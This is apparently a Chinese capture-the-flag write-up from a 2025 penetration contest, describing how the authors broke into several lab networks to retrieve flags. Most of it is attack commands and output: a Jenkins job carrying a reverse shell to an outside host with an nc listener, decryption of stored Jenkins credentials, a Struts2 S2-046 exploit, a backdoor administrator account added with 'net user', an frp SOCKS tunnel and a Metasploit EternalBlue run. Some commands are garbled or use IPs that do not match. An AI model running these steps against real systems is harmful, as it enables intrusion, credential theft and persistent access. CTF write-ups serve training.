

# 第三届磐石 2025 复赛

<https://x2ct34m-njupt.feishu.cn/record/H6aBrBNgbe9fv9cEhxXcaNyFn4g>

## 漏洞挖掘

### 一条龙“服务”渗透


1. 内网存在多台机器，不一定每台都存在flag。q
2. Windows统一：C:\Users\Administrator\Desktop\flag
3. Linux统一：/root/flag

扫描端口

代码块

```
1  nmap -sT -sV -p- --open 10.103.77.67 --unprivileged
2  Starting Nmap 7.97 ( https://nmap.org ) at 2025-08-07 19:55 +0800
3  Nmap scan report for 10.103.77.67 (10.103.77.67)
4  Host is up (0.046s latency).
5  Not shown: 65524 closed tcp ports (conn-refused), 8 filtered tcp ports (no-
   response)
6  Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
7  PORT      STATE SERVICE VERSION
8  22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
9  111/tcp   open  rpcbind  2-4 (RPC #1000000)
10 8000/tcp   open  http      Unicorn
11
12 Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
13 Nmap done: 1 IP address (1 host up) scanned in 81.51 seconds
14 PS C:\Users\24062\Desktop\panshi\impacket\examples>
```

flag1 | 100



在debug页面把密码哈希拿到，爆破出来

971083e04f0271a0c503733bd35ec5c0:P@ssw0rd\_123

测试出来了，是这个用户的，接下来想办法提权

ssh admin@10.103.77.67

这个提权很简单，看了下admin的bash\_history，发现竟然用它的id\_rsa登录root，那就直接切号就行

代码块

```
1 [admin@localhost home]$ ssh -i /home/admin/.ssh/id_rsa root@localhost
2 The authenticity of host 'localhost (:::1)' can't be established.
3 ECDSA key fingerprint is SHA256:A89jmLwKxeps5/7NNwHpI1HwHvH1R+S9kV0DP2c1K/U.
4 ECDSA key fingerprint is MD5:36:36:5d:87:bc:b8:e3:57:9f:57:43:67:a0:bf:c4:92.
5 Are you sure you want to continue connecting (yes/no)? yes
6 Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
7 Last failed login: Thu Aug 7 12:26:42 UTC 2025 from 10.103.0.1 on ssh:notty
8 There were 2 failed login attempts since the last successful login.
9 Last login: Thu May 8 15:58:58 2025 from 10.88.88.4
10 [root@localhost ~]# ls
11 anaconda-ks.cfg  django-rest-framework  django.sh  flag  original-ks.cfg
12 [root@localhost ~]# cat flag
13 flag{u34UkDQzgwGIZRtjd8vi6WYP2c9ab0no}
```

flag2 | 200

[illegible]

```
[*] WebTitle http://192.168.66.31:8000 code:200 len:5287 title:Api Root - Django REST framework
```


```

1 [root@localhost ~]# cat > config.xml << EOF
2 > <project>
3 >   <description>Internal Pwn</description>
4 >   <keepDependencies>false</keepDependencies>
5 >   <properties/>
6 >   <scm class="hudson.scm.NullSCM"/>
7 >   <canRoam>true</canRoam>
8 >   <disabled>false</disabled>
9 >   <blockBuildWhenDownstreamBuilding>false</blockBuildWhenDownstreamBuilding>
10 >   <blockBuildWhenUpstreamBuilding>false</blockBuildWhenUpstreamBuilding>
11 >   <triggers/>
12 >   <concurrentBuild>false</concurrentBuild>
13 >   <builders>
14 >     <hudson.tasks.Shell>
15 >       <command>bash -i && /dev/tcp/192.168.66.31/9999
16 >       </hudson.tasks.Shell>
17 >     </builders>
18 >   <publishers/>
19 >   <buildWrappers/>
20 > </project>
21 > EOF
22 [root@localhost ~]# curl -X POST -u admin:1172836bdd7cc687550e757a57d57e2804 \
23 > -H "Content-Type: application/xml" \
24 > --data-binary "@config.xml" \
25 > "http://192.168.66.128:8080/createItem?name=internal-pwn"
26 [root@localhost ~]# curl -X POST -u admin:1172836bdd7cc687550e757a57d57e2804
27 "http://192.168.66.128:8080/job/internal-pwn/build"

```

按照上面的仿照执行，记得另外开一个终端，监听9999端口，用来弹shell

那个admin的token在debug框架里能看到



#### 代码块

```
1
2  ### 第一步：清理旧的错误任务和文件
3  curl -X POST -u admin:1172836bdd7cc687550e757a57d57e2804
   "http://192.168.66.128:8080/job/new-pwn/doDelete" # 2. 删除可能存在的、名为
   internal-pwn 的任务
4  curl -X POST -u admin:1172836bdd7cc687550e757a57d57e2804
   "http://192.168.66.128:8080/job/internal-pwn/doDelete" # 3. 删除本地错误的配置文件
5  rm config.xml
6
7  ### 第二步：开启监听（使用你的5555端口）
8
9  # 在跳板机的一个SSH窗口中运行
10 nc -lvnp 5555
11
12 ### 第三步：重新创建完全正确的 config.xml
13
14 cat > config.xml << EOF
15 <project>
16   <builders>
17     <hudson.tasks.Shell>
18       <command>bash -i && /dev/tcp/192.168.66.31/5555
19       0&gt;&l</command>
20     </hudson.tasks.Shell>
21   </builders>
```

```
21 </project>
22 EOF
23
24 ### 第四步：重新创建 Jenkins 任务
25
26 curl -X POST -u admin:1172836bdd7cc687550e757a57d57e2804 \
27 -H "Content-Type: text/xml" \
28 --data-binary "@config.xml" \
29 "http://192.168.66.128:8080/createItem?name=yolo-pwn"
30 如果这条命令执行后没有任何输出，那就代表它成功了！
31
32 ### 第五步：触发构建（使用正确的IP!）
33
34 最后，触发我们刚刚创建的新任务。请特别注意，这里的IP地址是 192.168.66.128。
35
36 curl -X POST -u admin:1172836bdd7cc687550e757a57d57e2804
37 "http://192.168.66.128:8080/job/yolo-pwn/build"
38
39 ### 第六步：接收Shell
40 执行完第五步后，立刻切换回你正在用 nc 监听的那个窗口。这一次，你应该能看到连接成功的提示，
41 并获得目标机器的shell。
```

<https://github.com/bstapes/jenkins-decrypt>

#### 代码块

```
1 grep '<password>' /var/lib/jenkins/credentials.xml
2     <password>
3     {AQAAAABAAAAgtexA8vpTSnExRDT5W2GGL04f2VW10CnN0JoU8Nfy1zx90xyaA/ddWiCrThVdRmQn}
4     </password>
5
6 cat /var/lib/jenkins/secrets/master.key
7 504f62ab1c6fe005cbfba4cbac6dea110d0d45449dbef5236108752b3387a0b5b86aa154d77f5ed
8 829c720c3d4384abefb17c116be7e59a4be0df2aa40b4ff30b1d43c18ad8764840f067124c5c933
9 48f84df5cab0cf5001aa5bd9aa85c1545c616e01e5b3a87954fadcb1acd35a2eb917cc24708667f
10 3a268770ec60154d138
```



hudson.util.secret

272 B



### 分析:

- 这个文件存储了Jenkins系统中保存的凭据。
- 我们发现了一组凭据，用户名为 `idss`。
- 密码字段是加密的 ( `{AQAAAB...}` )。但是，Jenkins的这种加密方式是可逆的！

Jenkins 使用一个主密钥 ( `master.key` ) 和另一个密钥文件 ( `hudson.util.Secret` ) 来加密和解密保存在 `credentials.xml` 中的密码。因为我们现在是 `jenkins` 用户，我们有权限读取这两个密钥文件！

#### 代码块

```
1 PS C:\Users\SeanL\Downloads> python decrypt.py master.key hudson.util.secret -
  f credentials.xml
2
3 === com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl ===
4 idss / 8A2G0RNDocDjiaKd
```

`su idss` 切换用户，然后发现刚好有sudo权限，即可拿到flag

#### 代码块

```
1 sudo -l
2 Matching Defaults entries for idss on localhost:
3     !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
4     env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
5     env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
6     env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
7     env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
8     env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
9     secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin
10
11 User idss may run the following commands on localhost:
12     (ALL) NOPASSWD: ALL
13 sudo cat /root/flag
14 flag{wShsxzDLp97comNyM6A0QfnCq4H51ZR0}
```

继续在Jenkins服务器上信息搜集

#### 代码块

```
1 [idss@localhost ~]$ sudo /home/idss/fscan -h 192.168.66.0/24
2
3
```

```

4 / _ \      ____ _ _ _ _ _ _ | | __
5 / /_\/_\___/ __|/ __/ '___/ _` || __/ // /
6 / /_\__\____\__ \ (__/ / / (__| | (__| <
7 \____/      |___/\____|_| \__,_|\____/_|\_\
8                                     fscan version: 1.8.4
9 start infoscan
10 (icmp) Target 192.168.66.128 is alive
11 (icmp) Target 192.168.66.31 is alive
12 [*] Icmp alive hosts len is: 2
13 192.168.66.31:8000 open
14 192.168.66.31:22 open
15 192.168.66.128:22 open
16 192.168.66.128:8080 open
17 [*] alive ports len is: 4
18 start vulscan
19 [*] WebTitle http://192.168.66.128:8080 code:403 len:589 title:None
20 [*] WebTitle http://192.168.66.31:8000 code:200 len:5287 title:Api Root -
    Django REST framework
21 已完成 2/4 [-] ssh 192.168.66.128:22 root 123qwe ssh: handshake failed: ssh:
    unable to authenticate, attempted methods [none password], no supported
    methods remain
22 ^C
23 [idss@localhost ~]$ sudo /home/idss/fscan -h 10.223.136.0/24
24
25      ____ _
26 / _ \      ____ _ _ _ _ _ _ | | __
27 / /_\/_\___/ __|/ __/ '___/ _` || __/ // /
28 / /_\__\____\__ \ (__/ / / (__| | (__| <
29 \____/      |___/\____|_| \__,_|\____/_|\_\
30                                     fscan version: 1.8.4
31 start infoscan
32 (icmp) Target 10.223.136.110 is alive
33 (icmp) Target 10.223.136.215 is alive
34 [*] Icmp alive hosts len is: 2
35 10.223.136.110:8080 open
36 10.223.136.215:80 open
37 10.223.136.215:22 open
38 10.223.136.110:22 open
39 [*] alive ports len is: 4
40 start vulscan
41 [*] WebTitle http://10.223.136.215 code:200 len:16264 title:""
42 [*] WebTitle http://10.223.136.110:8080 code:403 len:589 title:None
43

```

## 清晨的第一缕阳光

1. 内网存在多台机器，不一定每台都存在flag。
2. Windows统一：C:\Users\Administrator\Desktop\flag
3. Linux统一：/root/flag

```
D:\tools>fscan -h 10.103.121.91
```

```

  /---\
 / / \ /---\ /---\ /---\ /---\ /---\ /---\
 / / \ /---\ /---\ /---\ /---\ /---\ /---\
 \---\ /---\ /---\ /---\ /---\ /---\ /---\
                                     fscan version: 1.8.4
```

```
start infoscan
10.103.121.91:8080 open
[*] alive ports len is: 1
start vulscan
[*] WebTitle http://10.103.121.91:8080 code:200 len:1170 title:Directory Listing For /
已完成 1/1
[*] 扫描结束,耗时: 8.6090166s
```

扫到后台



Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11714

Output File: D:\Program Files\one-fox\gui\_scan\dirsearch\reports\http\_10.103.121.91\_8080\\_\_25-08-07\_01-09-16.txt

Target: http://10.103.121.91:8080/

[01:09:16] Starting:


```
[01:09:31] 200 - 15KB - /api
[01:09:31] 200 - 187B - /api/
[01:09:31] 200 - 15KB - /api/__swagger__/
[01:09:32] 200 - 13KB - /api/_swagger_/
[01:09:32] 200 - 15KB - /api/2/issue/createmeta
[01:09:32] 200 - 13KB - /api/cask/graphql
[01:09:31] 200 - 15KB - /api/2/explore/
[01:09:32] 200 - 187B - /api/index.html
[01:09:32] 200 - 13KB - /api/api
[01:09:32] 200 - 13KB - /api/docs/
[01:09:32] 200 - 13KB - /api/config
[01:09:32] 200 - 13KB - /api/apidocs
[01:09:32] 200 - 13KB - /api/batch
[01:09:32] 200 - 13KB - /api/api-docs
[01:09:32] 200 - 13KB - /api/v1/
[01:09:32] 200 - 13KB - /api/v2/
[01:09:32] 200 - 13KB - /api/whoami
[01:09:32] 200 - 13KB - /api/package_search/v4/documentation
[01:09:32] 200 - 13KB - /api/proxy
[01:09:32] 200 - 13KB - /api/swagger
[01:09:32] 200 - 13KB - /api/jsonws
[01:09:32] 200 - 13KB - /api/swagger/swagger
[01:09:32] 200 - 13KB - /api/profile
[01:09:32] 200 - 13KB - /api/jsonws/invoke
[01:09:32] 200 - 13KB - /api/docs
[01:09:32] 200 - 13KB - /api/error_log
[01:09:32] 200 - 13KB - /api/snapshots
[01:09:32] 200 - 13KB - /api/timelion/run
[01:09:32] 200 - 13KB - /api/swagger/ui/index
[01:09:32] 200 - 13KB - /api/v1
[01:09:32] 200 - 13KB - /api/v4
[01:09:32] 200 - 13KB - /api/v2/helpdesk/discover
[01:09:32] 200 - 13KB - /api/version
[01:09:32] 200 - 13KB - /api/v2
[01:09:32] 200 - 13KB - /api/vendor/phpunit/phpunit/phpunit
[01:09:32] 200 - 13KB - /api/v3
```

Task Completed

## flag1 | 100

Struts2框架，工具<https://github.com/abc123info/Struts2VulsScanTools/releases/tag/v19.68>

检测到漏洞S2-046，直接利用，读文件



flag{Ruw3GqCYckPzyhdAlBWDO2b4JE6Q1psv}

## flag2 | 200

执行命令，写一个管理员用户进去，然后就能rdp连上

代码块

```
1 net user test 1q2w3e4r! /add
2 net localgroup administrators test /add
```


## 靶机ip信息

代码块

```
1 Windows IP 配置
2
3
4 以太网适配器 以太网 2:
5
6     连接特定的 DNS 后缀 . . . . . :
7     本地链接 IPv6 地址. . . . . : fe80::3932:c7bf:151:6cf3%5
8     IPv4 地址 . . . . . : 10.103.121.91
```

```
9      子网掩码 . . . . . : 255.255.0.0
10     默认网关. . . . . : 10.103.0.1
11
12     以太网适配器 以太网 3:
13
14     连接特定的 DNS 后缀 . . . . . :
15     本地链接 IPv6 地址. . . . . : fe80::3c4e:4870:5d0e:2b8d%2
16     IPv4 地址 . . . . . : 192.168.99.120
17     子网掩码 . . . . . : 255.255.255.0
18     默认网关. . . . . :
19
20     隧道适配器 isatap.{01AE8065-DD54-47CE-84CE-4D7285DCE436}:
21
22     媒体状态 . . . . . : 媒体已断开连接
23     连接特定的 DNS 后缀 . . . . . :
24
25     隧道适配器 isatap.{17C82EC0-4950-4D75-81D6-408AA9B8CF0B}:
26
27     媒体状态 . . . . . : 媒体已断开连接
28     连接特定的 DNS 后缀 . . . . . :
```

然后扫内网



```
10.103.121.91 - 远程桌面连接
C:\Windows\System32\cmd.exe
C:\Users\st4rr\Desktop>fscan.exe -h 192.168.99.1/24

fscan version: 1.8.4

start infoscan
trying RunIcmp2
the current user permissions unable to send icmp packets
start ping
(icmp) Target 192.168.99.112 is alive
(icmp) Target 192.168.99.120 is alive
[*] Icmp alive hosts len is: 2
192.168.99.120:8080 open
192.168.99.120:3306 open
192.168.99.112:445 open
192.168.99.120:445 open
192.168.99.112:135 open
192.168.99.120:135 open
192.168.99.120:80 open
192.168.99.120:8009 open
192.168.99.120:139 open
192.168.99.112:139 open
[*] alive ports len is: 10
start vulscan
[*] NetInfo
[*] 192.168.99.120
[->]WIN-WEB233
[->]10.103.121.91
[->]192.168.99.120
[*] NetInfo
[*] 192.168.99.112
[->]WIN-IT10086
[->]192.168.99.112
[->]10.223.155.233
[*] MS17-010 192.168.99.112 (Windows Server 2008 R2 Datacenter 7600)
[*] WebTitle http://192.168.99.120:8080 code:200 len:1170 title:Directory Listing For /
[*] NetBios 192.168.99.112 WORKGROUP\WIN-IT10086 Windows Server 2008 R2 Datacenter 7600
[*] WebTitle http://192.168.99.120 code:200 len:1170 title:Directory Listing For /
已完成 10/10
[*] 扫描结束,耗时: 9.0638495s
C:\Users\st4rr\Desktop>
```

扫到一个永恒之蓝

拿vps起了个frps, 然后配置了靶机的frpc.toml

#### 代码块

```
1  [common]
2  server_addr = 123.45.67.89
3  server_port = 7000
4
5  [socks_proxy]
6  type = tcp
7  remote_port = 6000
8  plugin = socks5
9  plugin_local_addr = 127.0.0.1:1080
```

`msfconsole` 模板攻击，拿到第二个flag

#### 代码块

```
1  proxychains4 msfconsole
2  use exploit/windows/smb/ms17_010_eternalblue
3  set payload windows/x64/meterpreter/bind_tcp_uuid
4  set RHOSTS 172.22.11.45
5  exploit
```

```

[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
meterpreter > pwd
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
C:\Windows\system32
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
meterpreter > dir C:\Users\Administrator\Desktop
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
meterpreter > dir C:/Users/Administrator/Desktop
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Listing: C:/Users/Administrator/Desktop

```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	fil	2023-04-10 18:50:34 +0800	desktop.ini
100666/rw-rw-rw-	38	fil	2025-08-07 07:56:08 +0800	flag

```

[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
meterpreter > cat C:/Users/Administrator/Desktop/flag
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
flag{tJyPWZCkfX5j12uHsrM9x1D4Qc7vNgiB}[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
meterpreter >

```

## 信息泄露引发的血案

1. 内网存在多台机器，不一定每台都存在flag。
2. Windows统一：C:\Users\Administrator\Desktop\flag
3. Linux统一：/root/flag

## 代码块

```
1  nmap -sT -sV -p- --open 10.103.99.88 --unprivileged
2  Starting Nmap 7.97 ( https://nmap.org ) at 2025-08-07 17:58 +0800
3  Nmap scan report for 10.103.99.88 (10.103.99.88)
4  Host is up (0.048s latency).
5  Not shown: 65510 closed tcp ports (conn-refused), 11 filtered tcp ports (no-
   response)
6  Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
7  PORT      STATE SERVICE      VERSION
8  80/tcp    open  http        Microsoft IIS httpd 10.0
9  135/tcp   open  msrpc       Microsoft Windows RPC
10 139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
11 445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012
   microsoft-ds
12 3389/tcp  open  ms-wbt-server Microsoft Terminal Services
13 5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
14 47001/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
